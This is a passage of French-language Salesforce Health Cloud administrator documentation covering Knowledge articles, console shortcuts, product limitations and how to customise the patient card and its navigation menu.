   Pour envoyer un message Chatter, une autre méthode consiste à partager un fichier avec des personnes. Lorsque vous partagez un fichier, un message est envoyé aux destinataires.
2. Si vous avez commencé dans la boîte de dialogue Envoyer un message, vous pouvez ajouter le nom des personnes à la liste des destinataires. Saisissez un nom dans le champ **À**, puis cliquez sur le nom pour le sélectionner. Ajoutez d'autres personnes à la conversation en saisissant d'autres noms.

   Si vous répondez dans le cadre d'une conversation ou par e-mail, les participants à la conversation ne peuvent pas être modifiés.
3. Rédigez votre message. Les messages peuvent contenir jusqu'à 10 000 caractères.
4. Soumettez votre message en utilisant la méthode appropriée.
   - Dans la boîte de dialogue Envoyer un message, cliquez sur **Envoyer**.
   - Si vous répondez dans le cadre d'une conversation, cliquez sur **Répondre** (ou sur **Répondre à tous** si la conversation implique plusieurs destinataires).
   - Si vous répondez par e-mail, utilisez l'option Envoyer de votre application de messagerie.

# Gestion des formations à l'aide de protocoles et d'articles

Salesforce Knowledge permet de créer et de gérer aisément un contenu et de le rendre disponible aux autres professionnels de santé, aux patients et aux membres d'équipes soignantes. Un article peut contenir les protocoles que vous utilisez pour gérer des conditions et héberger le matériel éducatif que vous envoyez aux patients. Vous pouvez écrire, modifier, publier et archiver des articles via l'onglet Gestion des articles, ou rechercher et afficher des articles publiés via l'onglet Articles.

Les auteurs créent des articles en sélectionnant un type d'article, en écrivant un contenu et en sélectionnant où il doit être publié. Vous créez des articles et des protocoles depuis l'onglet Gestion des articles, mais vous sélectionnez un type d'article différent en fonction du contenu que vous souhaitez créer.

**Remarque:** Il se peut que tout le monde au sein de votre organisation ne dispose pas du type de licence ou des autorisations pour créer des articles et des protocoles pour vos patients et coordinateurs de soins. Pour accéder à l'onglet Gestion des articles, contactez votre administrateur Salesforce.

1. Sous l'onglet Gestion des articles, cliquez sur **Nouveau**.
2. Si votre organisation prend en charge plusieurs langues, choisissez la langue de l'article.
3. Sélectionnez un type d'article, saisissez son titre, puis cliquez sur **OK**.
4. Modifiez les champs de l'article, puis sélectionnez un statut de validation. Si votre article contient un champ de zone de texte enrichi, vous pouvez ajouter une mise en forme telle qu'une liste à puces, des liens et des images.
5. Si votre organisation utilise des catégories de données, vous pouvez également sélectionner les catégories à associer à votre article :
   - Cliquez sur **Modifier** en regard d'un groupe de catégories pour ouvrir la boîte de dialogue de sélection de catégories.
   - Dans la liste `Catégories disponibles`, développez la hiérarchie de catégories pour sélectionner une catégorie.
   - Cliquez sur **Ajouter** pour déplacer une catégorie sélectionnée vers la liste `Catégories sélectionnées`.

     **Remarque:** Vous ne pouvez pas ajouter à la fois une catégorie et ses catégories enfant à la liste `Catégories sélectionnées`. Lorsque vous ajoutez une catégorie à un article :

     - Les catégories enfant de la liste `Catégories disponibles` ne sont pas disponibles, sauf si vous retirez le parent de la liste `Catégories sélectionnées`.
     - Les catégories enfant ne figurent plus dans la liste `Catégories sélectionnées`.

     Les utilisateurs qui recherchent des articles peuvent les trouver en sélectionnant une catégorie exacte ou une catégorie parent ou enfant.
   - Cliquez sur **OK**.
6. Sélectionnez l'audience pour laquelle vous souhaitez publier l'article :
   - Application interne : Les utilisateurs de communautés Salesforce ont accès aux articles sous l'onglet Articles selon la visibilité de leur rôle.

## Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour créer des articles :
- Gérer les articles

  ET

  Créer et Lire sur le type d'article

Pour modifier des articles brouillon :
- Gérer les articles

  ET

  Lire et Modifier sur le type d'article

Pour modifier des articles publiés ou archivés :
- Gérer les articles

  ET

  Créer, Lire et Modifier sur le type d'article

- Client : Les clients ont accès aux articles si l'onglet Articles est disponible dans une communauté. Les utilisateurs clients héritent de la visibilité du rôle attribuée au responsable du compte. Dans une communauté, l'article est disponible uniquement pour les utilisateurs qui disposent de licences Customer Community ou Customer Community Plus.
- Partenaire : Les partenaires ont accès aux articles si l'onglet Articles est disponible dans une communauté. Les utilisateurs partenaires héritent de la visibilité du rôle attribuée au responsable du compte. Dans une communauté, l'article est disponible uniquement pour les utilisateurs disposant de licences Partner Community.
- Base de connaissances publique : Les articles peuvent être disponibles pour des utilisateurs anonymes en créant une base de connaissances publique à l'aide de l'application *Exemple de base de connaissances publique pour Salesforce Knowledge* dans AppExchange.
- Votre propre site Web. Les articles peuvent être accessibles aux utilisateurs via le site Web de votre société.

7. Cliquez sur **Enregistrement rapide** pour enregistrer vos modifications et continuer sur cette page. Vous pouvez également cliquer sur **Enregistrer** pour sauvegarder vos modifications, fermer l'article, puis accéder à l'onglet Gestion des articles.
8. Cliquez sur **Publier** lorsque le contenu est prêt à être publié.
9. Sélectionnez `Publier le ou les articles maintenant` ou `Planifier la publication le` pour choisir la date de publication de l'article.
10. Si l'article a déjà été publié, activez la case `Marquer comme nouvelle version` pour afficher l'icône du nouvel article (✳) en regard de votre article dans les canaux sélectionnés. Les utilisateurs de ces canaux peuvent constater que cet article a été modifié depuis la dernière consultation. Cette case n'est pas disponible lorsque vous publiez un article pour la première fois, car l'icône s'affiche par défaut pour de nouveaux articles.
11. Cliquez sur **OK**.

    Les articles dont vous avez planifié la publication à une date ultérieure continuent de s'afficher dans le filtre Articles brouillon, avec l'icône en attente (🕒) en regard du titre de l'article. Pour afficher la date de publication, survolez l'icône.

CONSULTER ÉGALEMENT :

Création et modification d'articles

# Raccourcis clavier de la console Health Cloud

Les raccourcis clavier permettent d'exécuter rapidement des actions en appuyant sur des touches au lieu d'utiliser la souris.

Ces raccourcis sont disponibles dans la console de soins, et un administrateur peut les personnaliser ou les désactiver.

Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

| Commande | Description | Touche |
|---|---|---|
| Activer le mode des raccourcis clavier | Active les raccourcis clavier dans un navigateur qui affiche une console | ÉCHAP |
| Masquer ou afficher le menu latéral gauche | Bascule la présentation du menu latéral gauche et de ses composants | MAJ+FLÈCHE GAUCHE |
| Masquer ou afficher le menu latéral droit | Bascule la présentation du menu latéral droit et de ses composants | MAJ+FLÈCHE DROITE |
| Descendre | Déplace le curseur vers le bas | FLÈCHE BAS |

| Commande | Description | Touche |
|---|---|---|
| Monter | Déplace le curseur vers le haut | FLÈCHE HAUT |
| Masquer ou afficher le menu latéral supérieur | Bascule la présentation du menu latéral supérieur et de ses composants | MAJ+FLÈCHE VERS LE HAUT |
| Masquer ou afficher le menu latéral inférieur | Bascule la présentation du menu latéral inférieur et de ses composants | MAJ+FLÈCHE VERS LE BAS |
| Ouvrir le bouton déroulant dans les onglets | Ouvre le bouton déroulant dans les onglets pour sélectionner plus d'actions | D |
| Ouvrir l'onglet | Ouvre un nouvel onglet | T |
| Zoom avant ou arrière sur les onglets principaux | Effectue un zoom avant ou arrière sur les principaux onglets en basculant la présentation de l'en-tête, du pied de page et de la liste épinglée | Z |
| Fermer l'onglet | Ferme un onglet sélectionné | C |

# Limitations de Health Cloud

Découvrez les limitations d'affichage, d'accès et de personnalisation de Health Cloud.

Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**Limitations relatives à l'affichage**

Health Cloud est disponible uniquement dans Microsoft® Internet Explorer® 10 ou 11, Microsoft® Edge, la version stable la plus récente de Mozilla® Firefox®, la version stable la plus récente d'Apple® Safari® et la version stable la plus récente de Google Chrome™.

Conseil: Pour de meilleures performances, nous recommandons aux utilisateurs de console d'adopter le navigateur Google Chrome™ sur des ordinateurs dotés de 8 Go de mémoire vive.

**Limitations du cryptage de la plate-forme**

Les champs cryptés ne peuvent pas être utilisés en tant que critères de filtrage ou de tri.

Les données cryptées sont affichées en clair et visibles par les utilisateurs de Health Cloud. Nous recommandons d'utiliser la sécurité au niveau de l'objet et de la sécurité au niveau du champ afin de restreindre la visibilité des données confidentielles.

La surveillance des événements ne consigne pas le nom des patients affichés dans la page Aujourd'hui, les pages Liste de patients ou la page Patients candidats. Elle consigne les visites de ces pages par les utilisateurs, mais ne consigne pas de détails sur les éléments affichés dans ces pages. Cependant, lorsque vous sélectionnez un patient pour l'afficher dans la console Health Cloud, la surveillance des événements consigne l'ID de ce patient.

**Limitations relatives au comportement et à l'accès**

Health Cloud ne remplit pas les exigences d'accessibilité.

Lorsque vous ajoutez une tâche à un plan de soins, elle figure dans la chronologie uniquement lorsque vous actualisez la chronologie. Actualisez la chronologie en cliquant sur le bouton d'actualisation ou en la sélectionnant dans le sélecteur d'onglets de la Carte du patient.

Lorsque vous ajoutez une tâche à un plan de soins, elle est répertoriée dans la page Aujourd'hui uniquement lorsque vous actualisez la page. Vous pouvez actualiser la page Aujourd'hui en actualisant votre navigateur.

Vous ne pouvez pas trier une colonne dans une liste basée sur un champ crypté.

Les pages de vue de liste affichent jusqu'à 500 patients par page. Les fonctionnalités de tri et de recherche s'appliquent aux données dans une page unique de la liste des patients.

Les champs de texte longs (notamment les champs de description) et les champs d'adresse ne sont pas pris en charge dans les critères de filtrage lors de la création d'une liste de patients. Pour filtrer sur une adresse, utilisez des champs secondaires tels que le champ Rue.

**Limitations de la traduction**

Les noms de colonne dans la liste des patients ne sont pas traduits et sont affichés dans la langue utilisée pour les créer. Par conséquent, si les étiquettes des noms de colonnes ont été créées dans une organisation en anglais, elles sont affichées uniquement dans cette langue.

Les utilisateurs peuvent modifier la liste des patients uniquement s'ils utilisent la même langue et les mêmes paramètres régionaux que l'organisation dans laquelle la liste a été créée. Lorsqu'un utilisateur modifie une liste créée dans une langue différente de la sienne, il reçoit une erreur.

La liste All Patients fournie est affichée uniquement en anglais.

Le champ Record Type Description (description du type d'enregistrement) ne peut pas être traduit.

Les champs Category et Sub-Category dans le menu de la carte du patient ne peuvent pas être localisés en utilisant le Système de traduction. Pour afficher les étiquettes dans une autre langue, désactivez ou supprimez l'enregistrement de configuration du champ fourni. Créez ensuite un autre enregistrement de ce champ dans la langue de votre organisation.

Le champ Nom convivial, utilisé comme étiquette d'affichage dans la chronologie et la carte du patient, ne peut pas être localisé en utilisant le Système de traduction. Pour afficher les étiquettes dans une autre langue, désactivez ou supprimez l'enregistrement de configuration du champ fourni. Créez ensuite un autre enregistrement de ce champ dans la langue de votre organisation.

# Personnalisation de la console de soins

Health Cloud est un package géré, installé sur une édition Salesforce Enterprise Edition, Performance ou Unlimited. Bien que les composants ou attributs d'un package géré ne soient pas tous personnalisables, nous vous autorisons à modifier les principaux composants et attributs nécessaires pour adapter votre instance Health Cloud aux besoins de votre société.

### Health Cloud - onglets personnalisés

Nous offrons une série d'onglets personnalisés pour vous aider à personnaliser la console Health Cloud en fonction du mode opératoire de votre société avec les patients.

### Personnalisation de la carte du patient

Vous pouvez ajouter des champs à la carte du patient et fournir aux coordinateurs de soins les informations dont ils sont besoin sur un patient, à savoir les coordonnées, les conditions médicales, les prescriptions, les rendez-vous et d'autres informations des enregistrements médicaux.

### Remplacement des étiquettes personnalisées

Les étiquettes personnalisées fournies avec le package Health Cloud ne peuvent pas être modifiées, mais vous pouvez les remplacer en créant une version traduite des étiquettes.

### Configuration de la vue chronologique

Vous pouvez ajouter ou retirer des événements de santé de la vue chronologique pour fournir à vos coordinateurs de soins les informations précises dont ils ont besoin pour gérer leurs patients avec efficacité.

### Personnalisation des rôles de l'équipe de soins fournis

Les rôles des acteurs du secteur de la santé sont extrêmement variés. Par conséquent, nous offrons la possibilité de modifier les rôles standard de Health Cloud par les rôles que vous utilisez dans votre société.

Configuration des paramètres de métadonnées personnalisées de Health Cloud

Vous pouvez ajouter ou remplacer des champs dans de nombreux composants de Health Cloud en utilisant des métadonnées personnalisées.

Personnalisation des problèmes et des objectifs

Avec des ensembles de champs, vous pouvez ajouter des champs personnalisés ou modifier l'ordre des champs existants dans les pages utilisées pour créer des problèmes et des objectifs.

Personnalisation des tâches

Personnalisez les champs de la page Nouvelle tâche afin de refléter dans les valeurs de champ les types de tâche que les coordinateurs de soins attribuent le plus souvent, et utilisez une terminologie de notation spécifique à votre organisation.

Personnalisation des champs de création de membres externes

Vous pouvez personnaliser les champs affichés dans la boîte de dialogue que les coordinateurs de soins utilisent pour créer un membre externe d'une équipe de soins.

Personnalisation de la vue de liste des patients candidats

Vous pouvez personnaliser les champs affichés dans la vue de liste que les coordinateurs de soins utilisent pour convertir les patients candidats en patients à part entière dans Health Cloud.

Ajout de relations inter-objets pour personnaliser les options de filtrage de la liste des patients

Les relations inter-objets contrôlent les objets et les champs affichés dans les options de sélection de filtres lors de la création de listes de patients.

Accès à la vue d'ensemble de l'activité pour vos utilisateurs avec les tableaux de bord

Configurez votre environnement de rapport, utilisez le générateur de rapports pour créer un rapport de base et organisez vos rapports pour faciliter la recherche d'informations. Vous pouvez également rechercher d'autres applications de tableau de bord sur Salesforce AppExchange et les ajouter à la console.

Création d'un modèle de plan de soins

Vous pouvez créer un modèle de plan de soins dans Salesforce en ajoutant des problèmes, des objectifs et des tâches à un modèle de plan de soins.

Utilisation de Data Loader pour importer des modèles de plan de soins

Utilisez Data Loader pour importer des plans de soins existants dans Salesforce et les rendre disponibles pour les coordinateurs de soins.

# Health Cloud - onglets personnalisés


Nous offrons une série d'onglets personnalisés pour vous aider à personnaliser la console Health Cloud en fonction du mode opératoire de votre société avec les patients.

| Nom de l'onglet | Description |
| --- | --- |
| Relations inter-objets | Les relations inter-objets contrôlent les objets et les champs affichés dans les options de sélection de filtres lors de la création de listes de patients. |
| Objets personnalisés DME<br>(Patients DME, Consultations DME, etc.) | Ces tableaux contiennent les données du système d'enregistrement source associées à des éléments tels que les prescriptions, les conditions, les patients et les immunisations. |

| Nom de l'onglet | Description |
| --- | --- |
| Configurations de la carte du patient | Modifiez la vue de la carte du patient afin d'ajouter ou de retirer des informations du DME (dossier médical électronique) ou d'autres enregistrements. |
| Configurations de la vue chronologique | Ajoutez ou retirez des événements de santé de la chronologie pour fournir aux coordinateurs de soins les informations précises dont ils ont besoin pour gérer leurs patients avec efficacité. |

# Personnalisation de la carte du patient

Vous pouvez ajouter des champs à la carte du patient et fournir aux coordinateurs de soins les informations dont ils sont besoin sur un patient, à savoir les coordonnées, les conditions médicales, les prescriptions, les rendez-vous et d'autres informations des enregistrements médicaux.




La carte du patient contient trois composants :

- Le menu de navigation de la carte du patient **(1)**, qui permet aux coordinateurs de soins de parcourir les pages sans quitter la carte du patient. Vous pouvez personnaliser les éléments affichés dans la liste de navigation des onglets de la carte du patient à l'aide de paramètres personnalisés. Vous pouvez ainsi ajouter un nouvel élément de navigation à l'une des catégories de menu par défaut, ou ajouter une catégorie contenant de nouvelles options de navigation enfants à vos éléments.
- L'en-tête de la carte du patient **(2)**, qui présente les principales informations sur le patient ainsi qu'une photo miniature, si disponible.

  L'en-tête de la carte du patient affiche les informations d'identification du patient. Le tableau ci-dessous présente la source des informations affichées pour chaque patient. Les champs de l'en-tête de la carte du patient ne sont pas disponibles pour la modification ou d'autres personnalisations.

| Champ | Source |
| --- | --- |
| Photo miniature | Photo de profil Chatter |
| Nom du patient | Enregistrement du contact |
| Date de naissance et âge | Champ de formule basé sur les champs de l'enregistrement du contact |
| Sexe | Champ de l'étiquette du sexe dans l'enregistrement Patient DME |

- Champs d'enregistrement des informations de contact et médicales du patient **(3)**, que vous pouvez ajouter à la carte du patient. Vous pouvez personnaliser la carte du patient et ajouter des champs à partir du système d'enregistrement source afin de fournir aux coordinateurs de soins les informations dont ils ont besoin pour gérer les patients. Chaque champ affiche jusqu'à 200 caractères, et les utilisateurs peuvent cliquer sur `Afficher plus` pour agrandir la section et révéler le reste du texte. Le nombre de champs que vous pouvez ajouter à la carte du patient n'est pas limité, mais nous recommandons 15 à 20 champs pour garantir des performances optimales.

Ajout d'éléments au menu de navigation de la carte du patient

Vous pouvez accélérer et faciliter la navigation des coordinateurs de soins dans les pages qu'ils doivent consulter, sans quitter la carte du patient.

Ajout de champs à la carte du patient

Vous pouvez modifier la vue de la carte du patient afin d'ajouter ou de retirer des informations du DME (dossier médical électronique) ou d'autres enregistrements.

## Ajout d'éléments au menu de navigation de la carte du patient

Vous pouvez accélérer et faciliter la navigation des coordinateurs de soins dans les pages qu'ils doivent consulter, sans quitter la carte du patient.

Les coordinateurs de soins doivent accéder rapidement aux différents onglets et aux différentes pages qui présentent une vue complète des enregistrements d'un patient. Vous pouvez configurer le menu de navigation des onglets de la carte du patient pour ouvrir des pages standard et personnalisées ou des URL en tant qu'onglets principaux ou secondaires. Un clic sur un élément de menu ouvre un nouvel onglet ou sous-onglet associé aux enregistrements du patient.

Éditions


Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour personnaliser le menu de navigation de la carte du patient :

- Gérer les profils et les ensembles d'autorisations ET Personnaliser l'application




Vous pouvez personnaliser les éléments affichés dans la liste de navigation des onglets de la carte du patient à l'aide de paramètres personnalisés. Vous pouvez ainsi ajouter un élément de navigation à l'une des catégories de menu par défaut, ou ajouter une catégorie contenant de nouvelles options de navigation enfants à vos éléments. Par exemple, créez votre propre page Visualforce et ajoutez-la à la liste de navigation, ou ajoutez une URL à une autre page fréquemment utilisée.

Remarque: Tous les éléments de menu de navigation sont affichés par ordre alphabétique. Les catégories, ainsi que leurs sous-catégories, sont répertoriées par ordre alphabétique.

1. Dans Configuration, saisissez *Paramètres personnalisés* dans la case Recherche rapide, puis sélectionnez **Paramètres personnalisés**.
2. Dans la liste des paramètres personnalisés, cliquez sur Gérer en regard du paramètre personnalisé Liste déroulante CardView.
3. Cliquez sur **Nouveau** et renseignez les champs suivants :

| Champ | Détails |
|---|---|
| Nom | Description de l'élément de navigation du menu à usage interne. Ce texte n'est pas affiché dans le menu ni dans la page. |
| Nom de la catégorie | Nom de la catégorie parente qui contient les éléments de navigation de menu enfants. Le nom de la catégorie est un en-tête, pas un lien de navigation cliquable.<br>Ce champ n'est pas disponible pour la localisation dans le Système de traduction. Pour afficher l'étiquette dans une autre langue, désactivez ou supprimez l'enregistrement de configuration du champ fourni. Créez ensuite un enregistrement de ce champ dans la langue de votre organisation. |
| Paramètre URL | (Facultatif) Ajoutez plus de paramètres URL à la page Visualforce ou à l'URL existante pour ouvrir le nouvel onglet. |
| Type d'onglet | Spécifiez le type d'onglet à utiliser pour cette page : *Principal* ou *Sous-onglet*. Un onglet principal est l'élément principal dans lequel |

| Champ | Détails |
| --- | --- |
| | vous travaillez. Un sous-onglet est associé à un élément de l'onglet principal. |
| `Nom de la sous-catégorie` | Nom de la catégorie enfant dans la liste du menu. Ce texte est le lien sur lequel vous cliquez pour ouvrir la page ou l'onglet.<br>Ce champ n'est pas disponible pour la localisation dans le Système de traduction. Pour afficher l'étiquette dans une autre langue, désactivez ou supprimez l'enregistrement de configuration du champ fourni. Créez ensuite un enregistrement de ce champ dans la langue de votre organisation. |
| `Type de page` | Type de contenu de la nouvelle page. Spécifiez *`VFpage`* ou *`URL`*.<br>Remarque: Assurez-vous d'ajouter des URL externes à la liste blanche de la console afin de permettre aux utilisateurs de la console d'accéder à ce domaine. |
| `URL` | URL d'accès à la page. |

4. Cliquez sur **Enregistrer**.

Exemple: L'exemple ci-dessous montre comment ajouter un sous-onglet `Tous les enregistrements médicaux` à la catégorie `Enregistrements médicaux` :

| Champ | Détails |
| --- | --- |
| `Nom` | Toutes les données médicales. |
| `Nom de la catégorie` | Enregistrement médical |
| `Paramètre URL` | Pas nécessaire |
| `Type d'onglet` | *`Sous-onglet`* |
| `Nom de la sous-catégorie` | Tous les enregistrements médicaux |
| `Type de page` | *`PageVF`*<br>Remarque: Assurez-vous d'ajouter des URL externes à la liste blanche de la console afin de permettre aux utilisateurs de la console d'accéder à ce domaine. |
| `URL` | /apex/<nom de la page VF> |

Ajout de domaines de confiance pour la console Health Cloud

Les administrateurs peuvent accorder aux utilisateurs l'accès à des domaines hors de Salesforce. Par exemple, vous pouvez ajouter *`www.exemple.com`* à la liste blanche d'une console pour permettre aux utilisateurs de la console d'accéder à ce domaine.

## Ajout de domaines de confiance pour la console Health Cloud


Les administrateurs peuvent accorder aux utilisateurs l'accès à des domaines hors de Salesforce. Par exemple, vous pouvez ajouter *www.exemple.com* à la liste blanche d'une console pour permettre aux utilisateurs de la console d'accéder à ce domaine.

1. Dans Configuration, saisissez *Applications* dans la case Recherche rapide, puis sélectionnez **Applications**.
2. Sélectionnez une application de la console.
3. Cliquez sur **Modifier**.
4. Dans Domaines de la liste blanche, saisissez les domaines que vous souhaitez autoriser pour les utilisateurs, en les séparant par des virgules. Il n'est pas nécessaire d'ajouter *http://* ou *https://*, car ces préfixes font partie d'une URL, pas d'un domaine.
5. Cliquez sur **Enregistrer**.

# Ajout de champs à la carte du patient

Vous pouvez modifier la vue de la carte du patient afin d'ajouter ou de retirer des informations du DME (dossier médical électronique) ou d'autres enregistrements.

Health Cloud fournit la carte du patient avec les champs de base que les coordinateurs de soins peuvent utiliser normalement. Vous pouvez personnaliser la carte du patient et ajouter des champs depuis le système d'enregistrement source, afin de fournir aux coordinateurs de soins les informations dont ils ont besoin pour prendre des décisions informées et offrir des soins de grande qualité.




Chaque champ affiche jusqu'à 200 caractères, et les utilisateurs peuvent cliquer sur Plus pour agrandir la section et révéler le reste du texte. Le nombre de champs que vous pouvez ajouter à la carte du patient n'est pas limité, mais nous recommandons 15 à 20 champs pour des performances optimales. Vous pouvez ajouter des champs à partir d'objets provenant de tableaux DME personnalisés et également d'autres objets. Assurez-vous que les objets que vous ajoutez à la carte du patient sont associés à l'objet Compte.

Conseil: Pour déterminer si un objet est associé à l'objet Compte, reportez-vous au Générateur de schéma de votre organisation.

1. Dans la page Health Cloud - Accueil de l'administration, sélectionnez l'onglet Configuration de la carte du patient, puis cliquez sur Nouveau.
2. Saisissez les informations suivantes :

| Champ | Description |
| --- | --- |
| `Nom de la configuration de la carte du patient` | Nom de l'élément carte du patient que vous créez. Ce nom est affiché uniquement dans les pages de configuration. |
| `Nom de l'objet` | Nom de l'objet qui contient le champ à afficher dans la carte du patient. Utilisez l'orthographe exacte du nom de l'objet pour garantir des résultats corrects. |
| `Nom du champ` | Nom du champ qui contient les informations à afficher dans la carte du patient. |
| `Nom convivial` | Texte affiché en tant qu'étiquette de champ dans la carte du patient.<br><br>**Remarque:** Le texte de ce champ ne peut pas être localisé dans le Système de traduction. Pour afficher ce texte dans une autre langue, clonez l'enregistrement de configuration, puis saisissez le texte dans la langue de votre choix. Définissez ensuite le champ `Langue` du nouvel enregistrement sur cette langue. Le système affiche le texte de l'étiquette correspondant au paramètre de langue de l'utilisateur. |
| `Ordre de tri` | Indique l'ordre vertical dans lequel ce champ est affiché dans la carte du patient.<br><br>**Remarque:** Si vous clonez un enregistrement de configuration en vue de localiser l'étiquette, modifiez également l'ordre de tri. Vous ne pouvez pas avoir deux enregistrements avec le même ordre de tri attribué. Par conséquent, créez un numéro de version différent pour le nouvel enregistrement. Par exemple, si l'enregistrement Anglais est défini sur *3* dans le champ `Ordre de tri`, attribuez *3.1* à la version Espagnol. |
| `Trier par` | Saisissez le nom du champ utilisé pour définir l'ordre d'affichage des résultats. Par exemple, si plusieurs noms de médicament sont renvoyés, vous pouvez les trier par la date de prescription. Ainsi, les descriptions les plus récentes sont affichées en premier dans le champ. |
| `Remplacer le champ de filtrage` | Si vous créez votre propre champ de filtrage ou ajoutez un champ à la carte du patient, saisissez le nom de votre champ de filtrage.<br><br>Lors de la création de votre propre champ de filtrage à utiliser à la place de IsVisibleOnPatientCard__c, saisissez le nom de votre champ de filtrage. Assurez-vous que le nouveau champ de filtrage est un champ booléen ou un champ de formule qui renvoie une valeur de type case à cocher. |

| Champ | Description |
| --- | --- |
| | Remarque: Si vous ajoutez un champ Salesforce standard (par exemple Requête), il est obligatoire. |
| `Croissant` | Sélectionnez pour afficher les résultats par ordre croissant. Ce champ fonctionne avec le champ Trier par. |
| `Actif` | Sélectionnez pour activer ce champ et l'afficher dans la carte du patient. |
| `Limite` | Saisissez le nombre maximum de résultats qui peuvent être affichés dans le champ. |
| `Langue` | Paramètre qui spécifie la langue du texte affiché dans le champ `Nom convivial`. |
| `Code de langue` | Code qui spécifie la langue du texte affiché dans le champ `Nom convivial`. |

Remarque: Si les champs `Langue` et `Code de langue` ne sont pas affichés dans la vue de liste, ajoutez-les à la présentation de page. Actualisez ensuite la page en sélectionnant `Tous`, puis en cliquant sur **OK**.

Création d'un champ de formule personnalisé pour la carte du patient

Vous pouvez personnaliser les informations affichées dans la carte du patient en ajoutant un champ de filtre personnalisé à un objet spécifié.

## Création d'un champ de formule personnalisé pour la carte du patient

Vous pouvez personnaliser les informations affichées dans la carte du patient en ajoutant un champ de filtre personnalisé à un objet spécifié.

Par défaut, la carte de patient affiche les champs qui fournissent les informations médicales et les coordonnées du patient. Pour ajouter d'autres éléments à la carte du patient ou modifier les informations affichées dans les champs fournis, créez un champ de formule personnalisé dans l'objet que vous souhaitez afficher. Par exemple, pour afficher des informations sur un appareil médical, créez un champ personnalisé dans l'objet EHR_Devices avec une formule qui renvoie les informations que vous souhaitez afficher dans la carte du patient.

1. Dans Configuration, saisissez *`Objet`* dans la case `Recherche rapide`, puis sélectionnez **Objets**.
2. Sélectionnez le nom de l'objet personnalisé qui contient des informations que vous souhaitez afficher dans la carte du patient.
3. Cliquez sur **Nouveau** dans la section de la page Relations et champs personnalisés.
4. Sélectionnez le type de données `Formule`, puis cliquez sur **Suivant**.
5. Saisissez une étiquette qui identifie le champ personnalisé.
6. Sélectionnez le type de renvoi `Case à cocher`, puis cliquez sur **Suivant**.
7. Créez une formule qui renvoie les résultats que vous souhaitez afficher dans la carte du patient.

   Pour consulter les instructions d'utilisation de l'onglet Formule avancée, recherchez Création d'un champ de formule dans le portail Aide et formation de Salesforce.

Exemple: Le tableau ci-dessous présente les objets et les champs utilisés pour afficher les informations par défaut dans la carte du patient. Lorsque plusieurs entrées sont renvoyées pour un même élément, chaque valeur est séparée par une barre verticale.

| Nom complet | Description | Objet | Champ |
|---|---|---|---|
| Adresse | Adresse principale | Contact | Adresse postale |
| ID/Numéro de dossier médical du patient | Identificateur du patient | Compte | ID du système source |
| Agent/Garde/Guarant | Nom de la personne responsable du patient. | Personne associée au dossier médical électronique | IsVisibleOnPatientCard |
| Langue | Langue préférée | Patient DME | IsVisibleOnPatientCard |
| Traitements | Nom des traitements en cours. | Prescription médicale DME | IsVisibleOnPatientCard |
| Immunisation | Immunisations en cours ou valides. | Immunisation DME | IsVisibleOnPatientCard |
| Conditions médicales | Conditions actuellement diagnostiquées | Condition DME | IsVisibleOnPatientCard |
| Allergies | Allergies ou intolérances connues. | Allergie/Intolérance DME | IsVisibleOnPatientCard |
